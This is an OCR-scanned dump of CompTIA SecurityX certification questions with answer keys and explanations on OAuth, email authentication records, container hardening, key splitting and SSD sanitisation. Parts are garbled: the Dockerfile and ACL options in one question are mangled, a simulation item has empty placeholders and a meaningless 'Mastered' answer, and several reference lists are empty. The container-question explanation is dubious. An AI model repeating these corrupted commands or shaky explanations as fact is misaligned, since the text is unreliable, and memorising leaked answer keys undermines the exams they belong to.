
Answer: AB

Explanation:

To determine how the acquisition of Company B will impact the attack surface, the following steps are crucial:
* A. Documenting third-party connections used by Company B: Understanding all external connections is essential for assessing potential entry points for attackers and ensuring that these connections are secure.
* E. Performing an architectural review of Company B's network: This review will identify
vulnerabilities and assess the security posture of the acquired company's network, providing a comprehensive understanding of the new attack surface.
These actions will provide a clear picture of the security implications of the acquisition and help in developing a plan to mitigate any identified risks.
References:
? CompTIA SecurityX Study Guide: Emphasizes the importance of understanding third-party connections and conducting architectural reviews during acquisitions.
? NIST Special Publication 800-37, "Guide for Applying the Risk Management Framework to Federal Information Systems": Recommends comprehensive reviews and documentation of third-party connections.
? "Mergers, Acquisitions, and Other Restructuring Activities" by Donald DePamphilis: Discusses the importance of security assessments during acquisitions.

NEW QUESTION 27
SIMULATION
You are tasked with integrating a new B2B client application with an existing OAuth workflow that must meet the following requirements:
. The application does not need to know the users' credentials.
. An approval interaction between the users and the HTTP service must be orchestrated.
. The application must have limited access to users' data. INSTRUCTIONS
Use the drop-down menus to select the action items for the appropriate locations. All placeholders must be filled.





A. Mastered
B. Not Mastered

Answer: A

Explanation:
Select the Action Items for the Appropriate Locations:
? Authorization Server:
? Resource Server:
? B2B Client Application:
Detailed Explanation
OAuth 2.0 is designed to provide specific authorization flows for web applications, desktop applications, mobile phones, and living room devices. The integration involves multiple steps and components, including:
? Resource Owner (User):
? Client Application (B2B Client Application):
? Authorization Server:
? Resource Server:
OAuth Workflow:
? The resource owner accesses the client application.
? The client application redirects the resource owner to the authorization server for authentication.
? The authorization server authenticates the resource owner and asks for consent to grant access to the client application.
? Upon consent, the authorization server issues an authorization code or token to the client application.
? The client application uses the authorization code or token to request access to the resources from the resource server.
? The resource server verifies the token with the authorization server and, if valid, grants access to the requested resources.
References:
? CompTIA Security+ Study Guide: Provides comprehensive information on various authentication and authorization protocols, including OAuth.
? OAuth 2.0 Authorization Framework (RFC 6749): The official documentation detailing the OAuth 2.0 framework, its flows, and components.
? OAuth 2.0 Simplified: A book by Aaron Parecki that provides a detailed yet easy- to-understand explanation of the OAuth 2.0 protocol.
By ensuring that each component in the OAuth workflow performs its designated role, the B2B client application can securely access the necessary resources without compromising user credentials, adhering to the principle of least privilege.

NEW QUESTION 29
Which of the following best describes the challenges associated with widespread adoption of homomorphic encryption techniques?

A. Incomplete mathematical primitives
B. No use cases to drive adoption
C. Quantum computers not yet capable
D. insufficient coprocessor support

Answer: D

Explanation:
Homomorphic encryption allows computations to be performed on encrypted data without decrypting it, providing strong privacy guarantees. However, the adoption of homomorphic encryption is challenging due to several factors:
? A. Incomplete mathematical primitives: This is not the primary barrier as the
theoretical foundations of homomorphic encryption are well-developed.
? B. No use cases to drive adoption: There are several compelling use cases for

homomorphic encryption, especially in privacy-sensitive fields like healthcare and finance.
? C. Quantum computers not yet capable: Quantum computing is not directly related
to the challenges of adopting homomorphic encryption.
? D. Insufficient coprocessor support: The computational overhead of homomorphic encryption is significant, requiring substantial processing power. Current general- purpose processors are not optimized for the intensive computations required by homomorphic encryption, limiting its practical deployment. Specialized hardware or coprocessors designed to handle these computations more efficiently are not yet widely available.
References:
? CompTIA Security+ Study Guide
? "Homomorphic Encryption: Applications and Challenges" by Rivest et al.
? NIST, "Report on Post-Quantum Cryptography"

NEW QUESTION 34
A cybersecurity architect is reviewing the detection and monitoring capabilities for a global company that recently made multiple acquisitions. The architect discovers that the acquired companies use different vendors for detection and monitoring The architect's goal is to:
• Create a collection of use cases to help detect known threats
• Include those use cases in a centralized library for use across all of the companies Which of the following is the best way to achieve this goal?

A. Sigma rules
B. Ariel Query Language
C. UBA rules and use cases
D. TAXII/STIX library

Answer: A

Explanation:
To create a collection of use cases for detecting known threats and include them in a centralized library for use across multiple companies with different vendors, Sigma rules are the best option. Here??s why:
? Vendor-Agnostic Format: Sigma rules are a generic and open standard for writing
SIEM (Security Information and Event Management) rules. They can be translated to specific query languages of different SIEM systems, making them highly versatile and applicable across various platforms.
? Centralized Rule Management: By using Sigma rules, the cybersecurity architect
can create a centralized library of detection rules that can be easily shared and implemented across different detection and monitoring systems used by the acquired companies. This ensures consistency in threat detection capabilities.
? Ease of Use and Flexibility: Sigma provides a structured and straightforward
format for defining detection logic. It allows for the easy creation, modification, and sharing of rules, facilitating collaboration and standardization across the organization.

NEW QUESTION 39
Emails that the marketing department is sending to customers are pomp to the customers' spam folders. The security team is investigating the issue and discovers that the certificates used by the email server were reissued, but DNS records had not been updated. Which of the following should the security team update in order to fix this issue? (Select three.)

A. DMARC
B. SPF
C. DKIM
D. DNSSEC
E. SASC
F. SAN
G. SOA
H. MX

Answer: ABC

Explanation:
To prevent emails from being marked as spam, several DNS records related to email authentication need to be properly configured and updated when there are changes to the email server's certificates:
? A. DMARC (Domain-based Message Authentication, Reporting & Conformance):
DMARC records help email servers determine how to handle messages that fail SPF or DKIM checks, improving email deliverability and reducing the likelihood of emails being marked as spam.
? B. SPF (Sender Policy Framework): SPF records specify which mail servers are authorized to send email on behalf of your domain. Updating the SPF record ensures that the new email server is recognized as an authorized sender.
? C. DKIM (DomainKeys Identified Mail): DKIM adds a digital signature to email
headers, allowing the receiving server to verify that the email has not been tampered with and is from an authorized sender. Updating DKIM records ensures that emails are properly signed and authenticated.
? D. DNSSEC (Domain Name System Security Extensions): DNSSEC adds security
to DNS by enabling DNS responses to be verified. While important for DNS security, it does not directly address the issue of emails being marked as spam.
? E. SASC: This is not a relevant standard for this scenario.
? F. SAN (Subject Alternative Name): SAN is used in SSL/TLS certificates for securing multiple domain names, not for email delivery issues.
? G. SOA (Start of Authority): SOA records are used for DNS zone administration and do not directly impact email deliverability.
? H. MX (Mail Exchange): MX records specify the mail servers responsible for receiving email on behalf of a domain. While important, the primary issue here is the authentication of outgoing emails, which is handled by SPF, DKIM, and DMARC.
References:
? CompTIA Security+ Study Guide
? RFC 7208 (SPF), RFC 6376 (DKIM), and RFC 7489 (DMARC)
? NIST SP 800-45, "Guidelines on Electronic Mail Security"

NEW QUESTION 42
A security engineer wants to reduce the attack surface of a public-facing containerized application Which of the following will best reduce the application's privilege escalation attack surface?

A. Implementing the following commands in the Dockerfile:RUN echo user:x:1000:1000iuser:/home/user:/dew/null > /ete/passwd
B. Installing an EDR on the container's host with reporting configured to log to a centralized SIFM and Implementing the followingalerting rules TF PBOCESS_USEB=rooC ALERT_TYPE=critical
C. Designing a muiticontainer solution, with one set of containers that runs the mam application, and another set oi containers that perform automatic remediation by replacing compromised containers or disabling compromised accounts
D. Running the container in an isolated network and placing a load balancer in a public- facing networ
E. Adding the following ACL to the load balancer:PZRKZI HTTES from 0-0.0.0.0/0 pert 443

Answer: A

Explanation:
Implementing the given commands in the Dockerfile ensures that the container runs with non-root user privileges. Running applications as a non-root user reduces the risk of
privilege escalation attacks because even if an attacker compromises the application, they would have limited privileges and would not be able to perform actions that require root access.
? A. Implementing the following commands in the Dockerfile: This directly addresses
the privilege escalation attack surface by ensuring the application does not run with elevated privileges.
? B. Installing an EDR on the container's host: While useful for detecting threats, this
does not reduce the privilege escalation attack surface within the containerized application.
? C. Designing a multi-container solution: While beneficial for modularity and
remediation, it does not specifically address privilege escalation.
? D. Running the container in an isolated network: This improves network security but does not directly reduce the privilege escalation attack surface.
References:
? CompTIA Security+ Study Guide
? Docker documentation on security best practices
? NIST SP 800-190, "Application Container Security Guide"

NEW QUESTION 47
All organization is concerned about insider threats from employees who have individual access to encrypted material. Which of the following techniques best addresses this issue?

A. SSO with MFA
B. Sating and hashing
C. Account federation with hardware tokens
D. SAE
E. Key splitting

Answer: E

Explanation:
The technique that best addresses the issue of insider threats from employees who have individual access to encrypted material is key splitting. Here??s why:
? Key Splitting: Key splitting involves dividing a cryptographic key into multiple parts and distributing these parts among different individuals or systems. This ensures that no single individual has complete access to the key, thereby mitigating the risk of insider threats.
? Increased Security: By requiring multiple parties to combine their key parts to access encrypted material, key splitting provides an additional layer of security. This approach is particularly useful in environments where sensitive data needs to be protected from unauthorized access by insiders.
? Compliance and Best Practices: Key splitting aligns with best practices and regulatory requirements for handling sensitive information, ensuring that access is tightly controlled and monitored.
? References:
By employing key splitting, organizations can effectively reduce the risk of insider threats and enhance the overall security of encrypted material.

NEW QUESTION 51
A security operations engineer needs to prevent inadvertent data disclosure when encrypted SSDs are reused within an enterprise. Which of the following is the most secure way to achieve this goal?

A. Executing a script that deletes and overwrites all data on the SSD three times
B. Wiping the SSD through degaussing
C. Securely deleting the encryption keys used by the SSD
D. Writing non-zero, random data to all cells of the SSD

Answer: C

Explanation:
The most secure way to prevent inadvertent data disclosure when encrypted SSDs are reused is to securely delete the encryption keys used by the SSD. Without the encryption keys, the data on the SSD remains encrypted and is effectively unreadable, rendering any residual data useless. This method is more reliable and efficient than overwriting data multiple times or using other physical destruction methods.
References:
? CompTIA SecurityX Study Guide: Highlights the importance of managing encryption keys and securely deleting them to protect data.
? NIST Special Publication 800-88, "Guidelines for Media Sanitization": Recommends cryptographic erasure as a secure method for sanitizing encrypted storage devices.

NEW QUESTION 56
A security review revealed that not all of the client proxy traffic is being captured. Which of the following architectural changes best enables the capture of traffic for analysis?

A. Adding an additional proxy server to each segmented VLAN
B. Setting up a reverse proxy for client logging at the gateway
C. Configuring a span port on the perimeter firewall to ingest logs
D. Enabling client device logging and system event auditing

Answer: C

Explanation:
Configuring a span port on the perimeter firewall to ingest logs is the best architectural change to ensure that all client proxy traffic is captured for analysis. Here??s why:
? Comprehensive Traffic Capture: A span port (or mirror port) on the perimeter
firewall can capture all inbound and outbound traffic, including traffic that might bypass the proxy. This ensures that all network traffic is available for analysis.
? Centralized Logging: By capturing logs at the perimeter firewall, the organization
can centralize logging and analysis, making it easier to detect and investigate anomalies.
? Minimal Disruption: Implementing a span port is a non-intrusive method that does
not require significant changes to the network architecture, thus minimizing disruption to existing services.
? References:

NEW QUESTION 59
A security architect wants to develop a baseline of security configurations These configurations automatically will be utilized machine is created Which of the following technologies should the security architect deploy to accomplish this goal?

A. Short
B. GASB
C. Ansible
D. CMDB

Answer: C

Explanation:
To develop a baseline of security configurations that will be automatically utilized when a machine is created, the security architect should deploy Ansible. Here??s why:
? Automation: Ansible is an automation tool that allows for the configuration, management, and deployment of applications and systems. It ensures that security configurations are consistently applied across all new machines.
? Scalability: Ansible can scale to manage thousands of machines, making it suitable for large enterprises that need to maintain consistent security configurations across their infrastructure.
? Compliance: By using Ansible, organizations can enforce compliance with security policies and standards, ensuring that all systems are configured according to best practices.
? References:

NEW QUESTION 62
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